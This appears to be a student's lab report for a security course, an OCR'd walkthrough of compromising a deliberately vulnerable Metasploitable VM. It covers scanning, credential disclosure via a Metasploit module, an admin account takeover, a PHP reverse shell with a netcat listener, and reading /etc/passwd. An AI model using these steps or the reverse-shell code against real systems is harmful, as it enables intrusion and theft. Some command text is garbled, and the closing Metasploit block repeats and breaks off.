
Pawan Chandra
CSC 154


Lab 2: Metasploitable

1 - Using ipconfig, you get your devices ip address. You can use ping to verify the latency which displays the time taken to send files.




```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.8  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::71b9:fde0:daa3:56e9  prefixlen 64  scopeid 0x20<lin
        ether 08:00:27:ae:e3:1c  txqueuelen 1000  (Ethernet)
        RX packets 421074  bytes 622150028 (593.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 79783  bytes 4900876 (4.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
```

2 - The nmap is a tool that scans ip address and and gives you a history of local ports, other local hosts, services on computer networking, etc.



```
Nmap scan report for 10.0.2.3
Host is up (0.0038s latency).
All 1000 scanned ports on 10.0.2.3 are filtered
MAC Address: 08:00:27:1F:39:2F (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.7
Host is up (0.00013s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
```

3 - DirBuster is a tool that brute forces web application




Target URL (eg http://example.com:80/)
http://10.0.2.7

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 51 Threads □ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force


File with list of dirs/files



Look In: wordlists

apache-user-enum-1.0.txt
apache-user-enum-2.0.txt
directories.jbrofuzz
directory-list-1.0.txt
directory-list-2.3-medium.txt
directory-list-2.3-small.txt
directory-list-lowercase-2.3-medium.txt
directory-list-lowercase-2.3-small.txt

4 - Using java -jar DirBuster-*jar -u http://192.168.203.128 to disable recursive and brute force file. Then change setting threads to 50, and selecting the directory-list-2.3-small.txt. Next inject tikiwiki into the site through firefox.




This is TikiWiki 1.9.5 -Sirius- © 2002–2006 by the Tiki community Tue 27 of Feb, 2018 [22:05 UTC]

Created by: admin last modification: Friday 16 of April, 2010 [09:45:36 UTC] by admin


Thank you for installing TikiWiki! Click the :: options in the Menu for more options. Please, also see TikiMovies for more setup details.

[Execution time: 0.17 secs] [Memory usage: 7.21MB] [26 database queries used] [GZIP Disabled] [Server load: 0.03]




```
root@kali:/usr/share/dirbuster# firefox 10.0.2.7/tikiwiki
1519772819710   addons.update-checker   WARN    Update manifest for webcompat@mozilla.org did not contain an u
dates property
1519772819878   addons.update-checker   WARN    Update manifest for aushelper@mozilla.org did not contain an u
dates property
1519772820026   addons.update-checker   WARN    Update manifest for e10srollout@mozilla.org did not contain an
updates property
1519772820433   addons.update-checker   WARN    Update manifest for firefox@getpocket.com did not contain an u
dates property
1519772820641   addons.update-checker   WARN    Update manifest for {972ce4c6-7e08-4474-a285-3208198ce6fd} did
not contain an updates property
```

5 - Now using msfconsole, allow efficient access virtually all of the options available in MSF. 1024KB. Search tikiwiki for patterns.




```
msf > search tikiwiki
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                           Disclosure Date  Rank       Description
   ----                                           ---------------  ----       -----------
   auxiliary/admin/tikiwiki/tikidblib             2006-11-01       normal     TikiWiki Information Disclosure
   exploit/unix/webapp/php_xmlrpc_eval            2005-06-29       excellent  PHP XML-RPC Arbitrary Code Execu
tion
   exploit/unix/webapp/tikiwiki_graph_formula_exec  2007-10-10     excellent  TikiWiki tiki-graph_formula Remo
te PHP Code Execution
   exploit/unix/webapp/tikiwiki_jhot_exec         2006-09-02       excellent  TikiWiki jhot Remote Command Exe
cution
   exploit/unix/webapp/tikiwiki_unserialize_exec  2012-07-04       excellent  Tiki Wiki unserialize() PHP Code
 Execution
   exploit/unix/webapp/tikiwiki_upload_exec       2016-07-11       excellent  Tiki Wiki Unauthenticated File U
pload Vulnerability


msf > use /admin/tikiwiki/tikidblib
[-] Failed to load module: /admin/tikiwiki/tikidblib
msf > use admin/tikiwiki/tikidblib
msf auxiliary(admin/tikiwiki/tikidblib) > 
```




```
msf auxiliary(admin/tikiwiki/tikidblib) > show options

Module options (auxiliary/admin/tikiwiki/tikidblib):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                     yes       The target address
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /tikiwiki        yes       TikiWiki directory path
   VHOST                     no        HTTP server virtual host


Auxiliary action:

   Name      Description
   ----      -----------
   Download
```

6 - Configure framework options and parameters for the current module to the target address using command RHOST. Next use exploit and auxiliary/admin/tikiwiki/tikidblib




```
msf auxiliary(admin/tikiwiki/tikidblib) > firefox http://10.0.2.10/tikiwiki/tiki-listpages.php?offset=0&sort_mod
e=
*] exec: firefox http://10.0.2.10/tikiwiki/tiki-listpages.php?offset=0&sort_mode=
```




```
      ["database"]=>
      string(11) "tikiwiki195"
      ["host"]=>
      string(9) "localhost"
      ["user"]=>
      string(4) "root"
      ["password"]=>
      string(4) "root"
      ["debug"]=>
```

7 - msql -h 10.0.2.10 -u root -p -> then show database -> select from user.




```
MySQL [tikiwiki195]> show tables;
+--------------------------------------+
| Tables_in_tikiwiki195                |
+--------------------------------------+
| galaxia_activities                   |
| galaxia_activity_roles               |
| galaxia_instance_activities          |
| galaxia_instance_comments            |
| galaxia_instances                    |
| galaxia_processes                    |
| tiki_users                           |
| tiki_users_score                     |
| tiki_webmail_contacts                |
| tiki_webmail_messages                |
| tiki_wiki_attachments                |
| tiki_zones                           |
| users_grouppermissions               |
| users_groups                         |
| users_objectpermissions              |
| users_permissions                    |
| users_usergroups                     |
| users_users                          |
+--------------------------------------+
194 rows in set (0.02 sec)
```




```
MySQL [tikiwiki195]> select * from users_users;
+--------+-------+-------+----------+----------+---------------+------------+--------------+------------------+-
----------+----------+----------------------------------+---------+------------+------------+--------------+-
---------+---------------+------------+-------+
| userId | email | login | password | provpass | default_group | lastLogin  | currentLogin | registrationDate |
challenge | pass_due | hash                             | created | avatarName | avatarSize | avatarFileType | a
vatarData | avatarLibName | avatarType | score |
+--------+-------+-------+----------+----------+---------------+------------+--------------+------------------+-
----------+----------+----------------------------------+---------+------------+------------+--------------+-
---------+---------------+------------+-------+
|      1 |       | admin | admin    | NULL     | NULL          | 1271712540 |   1271712540 |             NULL |
NULL      |     NULL | f6fdffe48c908deb0f4c3bd36c032e72 |    NULL | NULL       |       NULL | NULL           | N
ULL       | NULL          | NULL       |     0 |
+--------+-------+-------+----------+----------+---------------+------------+--------------+------------------+-
----------+----------+----------------------------------+---------+------------+------------+--------------+-
---------+---------------+------------+-------+
1 row in set (0.00 sec)
```

8 - Select login from users_users and use the information from terminal to signin to tikiwiki. Change user information.



```
+-------+----------+
| login | password |
+-------+----------+
| admin | admin    |
+-------+----------+
```



Pages

Find ______ Exact match □ find

Page	Hits	Last mod	Creator	Last author	Last ver	Com	Status	Vers	Links	Backlinks	Size
HomePage	20	Fri 16 of Apr, 2010 [09:45 UTC]	admin	admin	1	Tiki initialization		0	0	0	0 b


Page: 1/1

Login

user: admin

pass: •••••

login



Change password enforced

User: admin


Old password: •••••

New password: •••••••••


Again please: •••••••••

change


9 - Use php reverse shell for penetration testing. Enter your IP address and sport to 4321. Connect to port and check username, hostname using whoami and password using cat /etc/passwd command.




```
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.11';  // CHANGE THIS
$port = 4321;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
```



```
root@kali:~# nc -v -l -p 4321
```




```
$ whoami
www-data
$ hostname
metasploitable
```




```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
```

10 - exploit/unix/webapp/tikiwiki




```
msf auxiliary(admin/tikiwiki/tikidblib) > search tikiwiki
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                                Disclosure Date  Rank       Description
   ----                                                ---------------  ----       -----------
   auxiliary/admin/tikiwiki/tikidblib                  2006-11-01       normal     TikiWiki Information Disclosure
   exploit/unix/webapp/php_xmlrpc_eval                 2005-06-29       excellent  PHP XML-RPC Arbitrary Code Exec
tion
   exploit/unix/webapp/tikiwiki_graph_formula_exec     2007-10-10       excellent  TikiWiki tiki-graph_formula Rem
te PHP Code Execution
   exploit/unix/webapp/tikiwiki_jhot_exec              2006-09-02       excellent  TikiWiki jhot Remote Command Ex
cution
   exploit/unix/webapp/tikiwiki_unserialize_exec       2012-07-04       excellent  Tiki Wiki unserialize() PHP Cod
 Execution
   exploit/unix/webapp/tikiwiki_upload_exec            2016-07-11       excellent  Tiki Wiki Unauthenticated File
pload Vulnerability

msf auxiliary(admin/tikiwiki/tikidblib) > use exploit/unix/webapp/tikiwiki_graph_formula_exec
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > show options

Module options (exploit/unix/webapp/tikiwiki_graph_formula_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST    10.0.2.10        yes       The target address
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /tikiwiki        yes       TikiWiki directory path
   VHOST                     no        HTTP server virtual host


Exploit target:
msf auxiliary(admin/tikiwiki/tikidblib) > use exploit/unix/webapp/tikiwiki_graph_formula_exec
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > show options

Module options (exploit/unix/webapp/tikiwiki_graph_formula_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
